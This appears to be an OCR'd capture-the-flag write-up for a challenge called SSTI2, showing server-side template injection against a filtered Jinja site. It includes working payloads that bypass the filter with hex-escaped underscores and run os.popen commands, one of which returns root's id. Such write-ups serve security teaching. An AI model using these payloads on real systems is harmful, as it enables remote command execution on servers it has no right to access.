


SSTI2

- This website uses what we call input sanitization, we clean and filter a user's input to deny him access to things...
- Here in this website, when we try to input "{{7x7}}" (Star instead of x)




- Instead of getting the same thing printed, like here:






FC Bayern Munchen

- We get this:




49




Then it is vulnerable...


- So we write {{config}} to see if we can get something interesting:




- We get this:



- So this time we try "{{config.**class**.**init**.**globals**['os'].popen('ls').read()}}":




- But to our surprise, we get this:




- So it doesn't work, they filtered some words and expressions...
- We try {{self}}

- We want to try :




- But since this is blocked "__"
- We use as alternative: "{{ self|attr("\x5f\x5fdict\x5f\x5f") }}"
- We get:




- Now, since we confirm that self works, we use this command "{{ cycler.**init**.**globals**.os.popen('ls').read() }}"


- So basically, when Everything failed, they told us in the hints to check this:




- We test those, all give us the same result of filtering "Stop trying to break me >:"
- Except for the last one: "{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}"




- It actually gave us some new results :



uid=0(root)
gid=0(root)
groups=0(root)



- And so we modify the request to put "cat flag" instead of "id":
